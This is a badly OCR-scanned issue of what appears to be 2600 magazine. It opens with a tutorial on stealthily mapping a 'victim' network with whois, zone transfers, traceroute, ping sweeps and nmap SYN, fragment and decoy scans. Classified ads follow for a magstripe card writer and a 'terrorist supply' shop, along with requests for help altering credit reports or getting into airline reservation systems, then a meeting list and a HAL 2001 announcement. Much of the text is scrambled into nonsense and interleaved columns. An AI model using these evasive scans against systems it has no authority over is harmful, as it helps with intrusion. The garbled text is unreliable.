cute a whois query from our shell again in or tamper with. For this, we'll simply exedling the feature we'd most like to disable this fashion: DNS (domain name system server) is han-Now we need to figure out exactly what

\$ whois 2600.com

with the domain, respectively. Later we'll secondary, and tertiary DNS's associated company's information, and the primary, trative contact information, the hosting amount of information including adminis-The results should give you a very good

Next we'll be working towards getting a better defined structure or map of the system in question. One of the best ways to get a good geographical idea of the system is to execute a zone transfer. If the admin of the system is brain-dead enough not to disable this feature, a hacker may update the zone database from the primary master. This means that you may be able to enumerate a pretty fair description of exactly which box is above.

Use the axfr command from your shell to update the zone database and then use the axfreat command to read the database records. You might learn a lot about this system! Windoze users may choose to use Sam Spade to achieve the same results.

packets you're sending. Use the -s option in the firewall is blocking the path of the ing paths. If you get asterisks, it means that ber though that there may be multiple routrouter for the entire organization. Remembefore the destination domain is the border work has a firewall or router that the hop ets' journeys. We can assume that if the netdomain to display the results of the packcation set by the network as well as identify tool we can identify the path of communinetwork. We can use traceroute which can this fashion to dodge this: the traceroute command followed by the packet-filtering routers, firewalls, etc. Use Windoze package most often. With this ftraceroute.tar.gz and is included in the structure and possible paths into our target Now we'll need to map out network found at fip://fip.ee.lbl.gov-

\$ traceroute -s -p53 206.69.34.22

You can also use visualroute if you are so graphically inclined. Visualroute provides a pretty accurate representation of the network path geographically (as in globally).

Now we move on to bigger and better things. We've determined to some degree the way the system is structured and possibly where firewalls and packet-filtering routers may be located. Now we'll figure out exactly which features are open for exploitation. We'll be using fping and gping to go about doing this. You can use these tools in this manner:

\$ gping 206 69 34 1 255 (to generate a list of IP's for fping)

\$ gping 206 69 34 1 255 | fping -a (to see if they're "alive")

In this case we're scanning the subnet of 206.69.34.*. You have to make sure that you use quite a wide range of class D's when scanning the subnet. UNIX scanning should be done with nmap (undentably): http://www.insceure.org/nmap. For Windoze Jusers there are a few relatively decent tools out there: Pinger, SolarWinds (http://www.solarwinds.net), WS_Ping Pro Pack (http://www.ipswitch.com), or NetScan tools (http://www.awpsw.com).

I'll quickly outline the basics of network scanning. Network scanning works by sending out data "packets" called ICMP packets (at the basic level) to each of the subnets to determine if the IP address is "open" and "listening." Each tool determines whether the IP address is open in its own fashion. I'll explain the different methods a little later.

Some networks will block ICMP packets for obvious security reasons through packet-filtering routers or firewalls. We "nix users can use nmap which offers TCP scans as well as ICMP scans. You may initiate the TCP scan with the -PT option and a port (try 80).

Now that we've decided which domains and IP addresses are open for communication, we need to determine which TCP and UDP "features" or applications are running on our target IP, what versions of these applications are running, and what OS (operating system) is running. We can figure this out by executing a "port scanning works in the different ways that network scanning does.

The most common scanning technique is what is called the TCP connect scan. The TCP connect scan operates by sending a "SYN" packet to the system. The system responds with a "SYN-ACK" packet and the scanner in turn responds with an "ACK" packet. This technique is most common and is very easily detectable.

The second most common scanning technique is what is called TCP SYN scanning or "half-open scanning." With half-open scanning a full connection isn't made, fostead, it completes a two-way handshake with a SYN packet and a SYN-ACK packet (if the port is listening) or an RST/ACK packet (if the port is listening) or an instructional is most probably not logged.

The other scanning methods include TCP FIN scanning, TCP X-mas tree scanning, UDP scanning, and others. I won't really go into these but you can email me about them if you're very curious. (Don't worry, I won't bite. Not for being interested anyway.)

There are a few stellar tools out there for port scanning including UDP_Scan which is found in SAINT (http://www.loptu-com/-weld/netcat/), and PortPro and PortScan for Windoze (http://www.securityfocus.com/).

We'll be using nmap because it's absolutely positively the greatest thing to come along for backers' use and abuse since coffee. Nowap offers a wide variety of TCP and UDP options when scanning. For SYN scanning use the -sS option followed by the IP address. You can "fragment" packets (not as easily detectable by routers) with the -f option. Network scanning is achieved with the -sF option followed by the IP range. We can also send decoy packets to the system with the -D option which follows the IP address. How elite can this get?

mnap -f 206.69.34.22 -D

Nuff said.

Now we really really need to identify the operating systems that are supporting

> the target system as well as the applications. We can identify some telltale signatures of operating systems with a little determination and homework because vendors interpret specific RI'C guidelines differently when writing TCP/IP stack design. For instance, the operating system is probably NT if ports 139 and 135 are open. If 139 is open but not 135, the system is probably WIN95/98. If many applications are run, it's probably some flavor of UNIX. Some telltale open port signs of a *nix box include the Berkeley R services (512-514), NIFS (2049), portmapper (111), and really high port numbers (like over 32000 or so).

Stack snooping is a powerful technique that will allow you to determine each host's operating system with a good degree of probability. For more on TCP/IP stack design refer to http://www.insecure.org/-nonap/nonap-frogerprinting-article.html.

Stack snooping includes many many complicated methods of operating system counteration such as FIN probing, bogus flag probing, ISN sampling, ACK value discretion, ICMP error message echoing integrity, TOS (type of service), TCP options, etc.

Nmap employs all of these techniques with the -O option. Make sure to specify the port (normally -p80). Remember to update your nmap operating system signatures on a regular basis (http://www.insecure.org/cgi-bin/nmap-submit.cgi).

There are a couple of other tools that I like to use in addition to nmap that make life a little easier at times (not always). Queso only does OS detection but does a good job. Choops is an awesome program that provides a graphical representation of OS enumeration (http://www.marko.neu/choops/).

Well, now you should have as much information as you'll ever get from your *cought victim *cough*. Have fun and always remember that snooping is what separates the clite from the kiddles.

Marketfilace

Happenings

Hall 2001 (Haskers M. Lings) is an event scheduled to take place on August 10, 11, and 12, 2001 in Interface, for Reductions (HAL 2001 will be a three day, open in tensorbing count in the cold time of REU. 10, 114 in 1971, and CCC 1971. The event will follow on computer security privacy, entition algibra Novachasheng, and other control security leads so in the security of the control of the Augustian of the Cold in the enganisation of the Augustian of the augustian security of the object and the enganisation when the enganisation when the enganisation is the review of the cold in the enganisation.

HAX2 - THE 4TH HOPE COMETRICATE has been confirmed for July 12-14, 2000 in New York Capt We will have \$0,000 square look that from that it meet that it meet that we had for 125K. For meet do take this reason has it meet that we had for 125K. For meet do take this reason happing "advantable high" on the fine has of your message. Your stew and period participation are welcome.

DUTCH HACKER MEXITYGS, Every Study following the second Startily of the most is Mispoin organize a mosting at the mosting point of the certail section of throwth in the Mathedox Everyone in technical inhabiting related subjects is welcome to show up. These most in general results to the 2001 meaning, whe most most at 1600 Q major from of the GWK of the country. We hope in section Most late are the Sand is wear-Shiplack of backing official.

For Sale

LECKIN LOCK THE NEWS IN CHAST with our rest book. Liam what firely don't work you to know Any security system and to best in, many inner right through the fixed bloom. So extent, Learn the security is waiter on at factor's holds. If you want in get where you are rise supposed to be, this book spall be your a source. Explaine the emperating world of book picking. Send locally backs to Sandard Notherford. PO the 2004 (Company), ILA 1925 or put is on a way canadary deliverations are objected point.

MACINITIOSE HOUGHERS can get all the mac undergoned files in a performantly prihabed CD, 650 Magnet HVIE machine the Casin the Default 3 Macanda severily speech, the whole Feede Macinesh Archives and Whateled Mee Andreas \$2,000 USD - well halp informationally described as \$100 USD - well halp informational to \$100 USD - well halp informational to \$100 USD - well halp information \$100 USD - well halp informat

ACOVERTACIONS COM America EQUINGENT and SERVICES peculity you with the physical and number access you should provide COMEROUS on may be paid to demanding maximum analysis according to a management before polymerated that

HATE MICROSOFT for driving for lower field thereach Show your discussions with a "Calcian people on Microsoft" street shader a appear. They and his nearly in a rare visible or revenue on the older of your favories find her. Each external mate or common at gaste singly. When and CV top residuant. To see a sample grow his people with the mate in people grow his people with the material of the MS from the contract of the contract form. The MCROSOFT LOGO 25 FREE feel that one, 3015 See and in whom on LD Mayor. NO See STYSH, Marray, Lan 841,57 U.S.A., Calcia or a proper policy only Northwest, metal conts, or CLUL Advisor. 24 weeks for delivery on LSPS.

AND MOBILE MACKETT, STRIPE CARD READER. The Stripe Coast a scale bring. This strategy factor is only 4 metro long. This strategy factor is only 4 metro long. This strategy factor is only 4 metro long. This strategy factor is only 4 metro many factor as strategy factor and only and the strategy factor and strategy factor and

gray? Tyle device is principlizating? Price to \$275, includes adopting whether prices are available for modeles. We also vary magnetic side product whites. Change or add information to any magnetic order to worseld whose \$1,000 for trades dispense. Study is use, at a software care. We also excell care to so may be site order, will simp COD (with a \$10,000 deposity) For more shorting arms one or well simp COD (with a \$10,000 deposity) For more shorting arms one or well simply.

MBAA (and DVD), sist us out on a sew remonstrapply, cont, or call to Suggly is which it's oil to picket store products, or heads up on pure Overhowing Geographics and "Modern Canadage Techniques" tured ordine..." Some teamples of our books include infusions of the stock in "The Critician to Bookly Hattle," "The Doub Memorial Criticians dreft hold anything back rat of decrees. We have been used multiple facture, polyacy, and many case. Our books are the bow in type and wi whitemed survival concessing communications, drugs, we and nation eyer (000 books dealing with all hinds of subjects that most consider We have which you recoff at the greene you need that. We also have well granulard is but body, done room party supplies, and room more als or COMONL please made the mixture over 200 behinds that are from gas tookks, hooford beys, military on home, questel forces many schartlers general advanced WithMart, we have it! With everything (year, 53) ediclinated forecast, execute and weakened and making and ucts for all of your tehnolism head? New sections include SWAT years SHIRC Temmor Supply has been applied with distances of new prod-THE SYNERGY TERRORIST SUPPLY SHOP, beroody known as with a BROWNTEK COOK to what you've looking for Check us out conside, "Higher the harders," points emay to outline make as book and gan especially designed for the computer underground. From our you maily are: BROWNTEK.COM toware like selection of clothing and RECOME RECOGNIZED as the backer, plantieur, ne computer gura 日の1人の2000年1日 for ac 日の1人の1人の2000年 what countly in available for the price of about what you pay for an hard the your recognisists. Over 2500 Jeans in all Syongy Terrofol American Express, and Discover Card directly the Psylfal garbage New Years are added almost weekly. We also except Visa, Kingsmoot, famous Supply was one of the most discarding places (they had see tines for the content of our websites. The South Best Tollwer said that toboo, such as look picking, bombs and explosives, take whenly, God Centri, PO Box 876, Hurst, TX 70053 TS.

CRYPTO OUTLAW I SELECTS. Governous around the world me arrang moving people manages across where will be maked and Copylography and be on that hope for privacy. From Convedspore the modification of member-approaches. Can pressure crossedspore replacements of hint.

HACKER T SHIRTS FROM YOUR EAVORITY CROUPS, deep and send send of the define of the politics, or all with some of the deep claims of the first Cost, and has for group such as Defend Collect for Test Cost. Packer Storm, HAC, Collader, HAC, Acuthorian, and New Order Show, your support, or just be a poor one you like the deep code of the figure of the contemporary for all of the code ground deep as the remove trial as gare, but of the area from the deep contemporary for the set and from the deep contemporary.

RIAL WORLD HAVE Male intercent in receiving, cases strength absoluted buildings, along transfer and the file? For except of by Society, the time theory gaing place you'r not we supposed to go acred \$2.00 for the file of Box 19852. Because, ONTORSA RIA, Consider THE REST BACKLES INFORMATION ARCHIVENES OF FOR the gast been updated and supposed for the Haster end-Adopted in 19. 12.271 files. \$50 mag July to of information propriate Standards. Written, exceed, plannes, for of NITW 1986 and 1989 recomment. A transfer throat 1984 on they are have young and who lackers do it to odd too they get purely with 19 Debedes complete VEILTAP basis to one of VIII have 1984 in the first building postage worldwide. Which wild \$500 ways. UNIX 500 Mills field \$100 ways.

Help Wanted

ANYONE IN THE KNAW to drafty regates uthersation on a activities, if each you help ALT a gast for TRW, Equito, Tons type. Proceeding to the part of the activities of the control by state and to the LEQ. FO Box a gast, See from CA WINNAM for Loody Post own.

PRED TO BY THAN A HUNDON CAMERA SYSTEM licitating a call on a facility theology to take with me can say with well my now at most fixed bright to take with me can say with well my now at mentions of the complete typhon over, but CRW 170 (CS) populations with the bowner more travelogically attention of the with to bowner more travelogically and the control may produce the fixed ware, writer, I call giably pay for each moter control. Dated McAng Web 268, Et al. But 150, Teconomic Colony.

CREDIT RUPAIR HELLY NORTHELL COSTOCIO STREET, PO BOR SOAL, Schools MD 2624

NED HELP WITH CREDIT REPORTS. Need and an entering copyring term from enterly report - all generates. These reports to 1 tip, 80 then with the top of a period of the control of the control HELP and checks plants. Module controls all an excitation.

NEED HOLD WITH HEADTH REPURET. I acress whether sensor for services. Help them up made flowering by 50 Box 1800. Mass Self 4200 E for 419 US 500 Box 1800 Bo

TELEPHONE NUMBER HELE Help to find total stiphone ranbes for each telephone companying where a recover cells to find our of employer lines controlled to a particular others. Also where can one provided helphone numbers without cost. The information used to be somewhere on the furnitue, both discover if you not

Wanted

CREGUAYAN HACKER Is looking for another one. Place a mailtime of Early places.

IAC KERS WANTED IN PITTSBURGH for a study of the bedief, whereby and refere or our part bedoes. From white complies excelformity I pp \$35 for an appetrix. Done to consection with any
as enforcement agrees, I am a professor contributives for the remy
as a former intributed by soin. I have done continuously for many
attractive and have published many antides and four books. I have to
advise a few or of give an account, nearcoftly sympathetic picture. On the first oil give an account, nearcoftly sympathetic picture. On the flat of the cell give an account, proceeding and professor
and the books of formers type. Mide attractable
to explore a first of 15 14 250 for each transaction of the first of the
harden of the cell give to be a consistent of the cell give to
submitted and the other cells are sent transaction of the
harden of the cells are the cells are
submitted.

INFORMATION NEEDED: East do uither personal add notes to you have number for artise reservations? Particularly numbered in the SARIER system, additional nat.

MINAPPED BY THE SECRET SERVICE. All gold with UNAU HIROGERS USE OF AN ACCESS DEVICE, all my compount recovered by star returning or exchest... Featured now nothing fraction of FO S AND ACCESS DEVICE, all my compount recovering in the without his star of FO S AND ACCESS OF A STAR OF A SHOP AND ACCESS OF A STAR OF A SHOP AND ACCESS OF A SHOP ACCESS OF A SHOP AND ACCESS OF A SHOP ACCESS OF A SHOP AND ACCESS OF A SHOP AND ACCESS OF A SHOP ACCESS OF A SHOP AND ACCESS OF A SHOP ACCESS OF A SHOP AND ACCESS OF A SHOP ACCESS OF A SHOP AND ACCESS OF A SHOP ACCES OF A SHOP ACCESS OF A SHOP ACCESS OF A SHOP ACCESS OF A SHOP ACC

the would sent for a wher occurring me at merace 2640 citred core.

within my web also, and the period (in the obtain in kinding me a mach sould hard will help expect some of the pumpint comprise that to use to found in the Brazilian and American liquid spacines. Only by one samp the Langers, Processoral Contract Communic on the Brazilian Section and Indiana Communic on the Brazilian Section (Interior, Interior, and implicating to have According

ACLICATION, DECEMBRICATION OF PROCEEDINGS OF STATEMENT OF THE REPORT OF STATEMENT OF THE RESEARCH OF STATEMENT OF THE RESEARCH OF STATEMENT OF THE RESEARCH OF

Services

COMPLIES SECLIMITISMY. It shockers personalise to an work the sec and supplies and been higher a (50) 214-681. Personal CRI topinios personal \$60 hour or a right system automatem.

WER BROW ARRESTED? If you have been construct even conwhen the first are reversed, you can have you return a seal. No have constructed presented will advise you in this boat it is took. It had it does not you can be if you define the objects step information. For further details, send a S.A.S.E. or Allen Behands, PO Box 164, Marrisham, AR 72421.

SUSPECTED ON ACCURATE OF A CYMERCRIME NUTRE SAN FRANCISCO BAY ARRAY for read a primate variet contribute in the illention of information of the political in before creating in the illention of information of the political in the primate decrease Contribution of the political political political of (115) 556-5591, an orthodoxida attribution, or or Pero S. Ninh. The Enhanced on Son Francisco. CA 54(1) X50, Figs persons on the confort 2000 modes. All consolitation are strictly confidential and protected by the stratesy alternatively.

Announcements

FREEDOM DONATIONS is the new leasure-length 2002 documents only playing at hocker conferences and film features. Keep chacking were introductionations arm for possible showings in your arm as well as docuble in VHS and DVD and feithgs.

ARACKERMINE these in Translayers 10 per fraction by opening to care of MARIAN 1964/14 with Setump or Real Physics Near Hadwarder, the store fearing on the opening of those in the Nober world. For more death, check our work before the fearing and the Nober world.

TAXIC CONTROL OF YOUR PRIVACY on the Institute way from the control of t

A FIREWALL FOR YOUR BIDDY: Don't be the provinces and compositions was and probe your body with ascensificational day look. Clear yourself or www.beautrylingped.com.

_OPEF THE HOOK is the weekly one bone basis radio show pre-

OFF THE MOOK is the beachy one board when radio show presected Translay rights at 1000 pm ET on WBAI 90.5 FM in New Yeal City. You can also have it own the not at www.2000 cond-ffflishbook or on shortware in North and South American S. 14.5 Mar. And were of all shows during both to 1588 can be found at the 2000 site, now in right Sermat. Your freeheak is welcome at oth \$2500 sein.

ONLY SUBSCRIBERS CAN ADVERTISE IN 26007

Due't execution, about trying to take out an admirless your subscribe? All ads are free and there is no terminat of memory we will scoop for a non-subscriber ad. We hope that's clear Of course, we receive the right to possipalyment on your ad and not print it if it's amacingly supple or has needing at all to do with the backer world. We make no guarantee as to the honesty, rightneousness, straigs, exc. of the people adversing here. Contact them at your peril. All submissions are for ONE ISSUE COLFT by you want to run year ad more than once you must assubilit it each time. Due't expect us to run move than one ad for you it a single issue either, Inchesh your address label or a photocopy so we know you're a subscribe. Send your ad to 2000 Marking-lass, PO Box 99, Middle Island, NY 11953. Inchesh your address label or photocopy.

Carberra K. Alvari Rassiy, Cate II E. & W. C. T. T. T. Cate Cate to add to man of purpose of street man process to the cate of the cate of the tall the cate of the cate of the cate of the tall the cate of the cate of the cate of the tall the cate of the cate of the cate of the tall the cate of the cate of the cate of the tall the cate of the cate of the cate of the tall the cate of the cate of the cate of the cate of the tall the cate of the cate of the cate of the cate of the tall the cate of the cate of the cate of the cate of the tall the cate of the cate of the cate of the cate of the tall the cate of the tall the cate of the tall the cate of on Relation: Europy Judic on the Queen St. Mali (RHS, opposite into Feerth 7 pm serve Medical to Cartral

substitution on George Struct 2: from her from Marrie Street towards William Sydney: The Crystal Palace, Perfective College and Cale Seed estraion sear the public Stopping Courts at the Savarcon

The street of the street. BRAZIL

hie de Janeiro: Rio Sui Shopplay Center, Pan Chab Night

Offigures has Chairs Market count by the Naed yellow (forcedy the "nill wall"

Teluja Columbia Vanciamen Profit Columbia Fança ya No S. Seya Sona Japan and by postungs, 4 serio 2

Barrier William's Coffee Pub Std Beyon Drive, Jun.

100000480 Montreal: Bell Anglethaum DENMARK

theintesy colon. Copenhages: Tendester in Hovedburgadess Society Aarhuse By the model train in

Evaluate Poptone 44-11700001 004170 Suppo Hulb In the Old Get, Nov. 117, 003000 The University of Hulb tipe the Marinistat CALL ON PROPERTY.

Mundered C by the populations 7 par. Landon: Troutdern Shopping Cafe on Onford Rd agon to St. Control (see Panelity Chous), Leeds Leads City grain station therio foresten

San Juse (Compbell): Ordered Valley Coffee Stop/Net Cufe on

the comet of 5 Control Ave. and

Santa Barbarte Cufe Signaction

institute Gand Brace Co Parks Place Clotte XIII

MANOX

Pagasetálos os the comer of Palasion and Shormark, 7 gm. Kartenae (Ind Durke Inda-Pali Karthean - No. por Offens: Outside the heelestone A DATE OF

Milan: Piaca Lordo in Inet of place some tipe After Solly Shows

of Salvary undertaken Roy-Dolly to Just Hilly Phone (in Fried Š Printed to Control State and Control to the process of the control of the control

in the food court between Bown Geomet & Parch Express, the phone: (AP) 40% AT WAR

Orlander Fashion Square Mail

big lock with "Opportune to de Derito I alone" of a pain to purplement the condy shop. Section of the last the beginning of the "Zocabo

Athense Copper State food soot

UNIVERSITY OF STREET Districtly Democrate Note to other PCS Glove Rivertal Fr. Wigner Oxyleva, Mri. Brd Staffer Clerk Craim Mri. Indistription Clerk Craim Mri. Indistription of Noty.

Clark

Chicagos Screenz, 2717 North 3001 Winder Ave. People on (SIR) 732-3164 Bloodule Conv. DV Cab.

Strephed Stockhold, Act Care a soul father book a per-Welliopson Lond Cafe in Cala

Mission Biopo Quest of nav AMPASE (Internal American Biometrica) American State (Internal Internal I

Raseas City (Overhead Park); Ock Pick Not! Soot court

Bather Rouges in the USU Union

Clasgret Central Station, pro-phono accide Stationa 1, 1 pm. SUUTH ABILICA MATHERS Building, between the Tiger Prace & McDood St. Sect to the peptiates. Physicose catalons (122) 187-1020, 1838, 19518, 4722, 1971, 1973

Johannesberg (Southon City): Surden food tourt SHIMSCOMMY

Eminghete Fores, Gelleric host correspondences in Wester City of Asbum Tarabaka kanjeup rain il du fra Unio Buildina 1764

Street Brown

Portage Nice

Males Mante, va

New Orleans, Pastar on Exelections, 2000 Cambridge of 6

Parson: Flamo & Neth, 5130 Empe: Graze Works & Arizona

> 2017) 236-6882, 6883, 6884, Beston: Producial Costs: Plant Battireire: Barrey & Noble cale

Masschises

Jonesbarro Indian Mali Reed Ana Arber: Michigan Uben (Udiversity of Michigan), Bonny 2005B. Northampton: Jesuset Cefe (585), my to bygones the carrier

(13.978.874) Orug Ounly diagra, Nation Nation of State of Olishon Nation of Condition of Administration Les Augrès: Circa Strom, ou Khomitepon: Mail of Accordances, on the first on a real formation of the first of t Prints: Barres & Noble by Mindows

Paca (medic), Pagebones (415) 156-9001, 9414, 6406, 9906. ping MaD Sum Francisco: 4 Europacadero San Diego: Lexisdia's Fizzeria St. Lauke Callura, Elytrain 40 0.0% 7 pm Springfield: Burnes & Noble of in Uncowned, ejected section, Masouri

on Regero Mead (Vota Shop-

2 X000 7 Oronius Ock View Mail Barres satisfied acres from the mail

La Vigas W. Vigasiriji Vicas Barodha Nadara Pasa Bi Las Vida Nadara Pasa Bi Las Vida Nadara Pasa Bi Las Vida

Albuquerque: Withook Mall fred trust, neur peptiones on the least level between the fren

Actingues Versions City Mali

Hinderston, Landon Hall Correction Bedgeper Chargety (

New York Buffalo: Calleria Mall food coun. STOR STORE

in the road court by the pay-FL Landerdales, Browned Mall

> raised scaling section in the food Minnie Dudeland Mall on the Pt. Myers: At the case to Former
> & Noble New York: Cingroup Center, in the lobby, near the psychones. 153 E Sterl St., between Lewing-

North Dalues

Farge (Monthead, MN 24 offer Stableast teat to the housing

Street, portractive, of limiting, W. Market, and Brichauge Cheve band (Cheveland Hartphice Chevelry, Collins, book and Columbus Convenion Center (downwar) beament, for back Marie Allen & Walking cracking waters.

Onlabora City: per Securi Mill have also also bed word by Paper Rose. Toba: Western Sillie Wall Sec

Organ

Berland: PoscerPlac Vall

ber Poscer Squee | become a Pennylvania

Philadephia: No Stear An onk Station E Std. & Mades on Station E Std. (2015) ordered E Std. (2015) ordered E Std. (2015) ordered E Std. (2015) the purphenes by the hape Can-ter, Psychologicarchers: (734) Greenshorg: Greengate Moll or 8

Sour Falls Bir pie Mrf. b

Knayville: Borien Bodo Cafe Memphis Cufe Apocalypse. Nashelle: J-Fe Merker, 1910 DON WHOMAN BOLL

Bouston: Galleria I Toyol gotth Dalbas: Marta's Proca, Campbell Assist Dobie Mail food coun

Unb
Sat Lake Cap: 3/2dl Vall-di
de food court of Zene ABris
Vermont The ring the North Stri Art.

Chards St. and Clarry St. on the Second flore of the care. Burlington: Borders Books at (ver Didrict of Columbia)

vention Center, fast floor Seattle: Washington State Con-Washington.

Marriage: UNIX Strong Madison: Union South (227 N 9000

your dity, leave a message & phone number at (631) 751-2600 or send enail to meetapproximately 5 pm to 8 pm local time unless otherwise All meetings take place on the first Friday of the associations reded. To stard a mostling in

2600 Magazine

of building is carpeted psychood Deyrooi: At the Markons behind Oklahoma

2000 is a proud sponsor of HAL 2001, the year's backer spectacular. You can get tickets to HAL through 2000, either online or

pus terrain of the University Twente. biotechnology, and other controversia networking event in the tradition of HEU '93 scheduled for August 10-12 2001, on the earn issues affecting our society. The event is computer security, privacy, citizen rights HIP '97, and CCC '99, focusing on HAL 2001 will be a three day, open air

following topics: HAL 2001 workshop tracks will cover the

dosing the gap between first generation hackers and the younger generation Non-cash virtual communities ** Hacks* Privacy & computer security

what the constitution of this state should construction of an Internet nation state. meeting will focus on the mutual Everybody is invited to state their ideas on The other major agends item of the

> during the holidays and will be available for university buildings are not (fully) in use use of 100 megabit connectivity The University of Twente offers free provided anywhere on the field. Most

10th and 12th of this year, 2001. that you are at HAL 2001 between August Do whatever else is necessary to make sure

For more specific details on everything from (Amsterdam) and take a train to Heigelo. From there, catch Bus 3 to the campus. To get to HAL 2001, thy to Schiphol Airport

or by mailing US 860 to 2600 HAL agenda to accommodations, visit the web page at www.hai2001.org or call +31 \$3 4892425. Online Store accessible from www.2600.com Registration, PO Box 752, HCKETS: Now available at the 2600 Middle Kland, NY 11983 USA.

We have to have your request by July 15, 2001. If you miss this deadline, just buy your ticket at the conference.

H2K2 in NEW YORK City July 12-14, 2002 www.hope.net, www.h2k2.net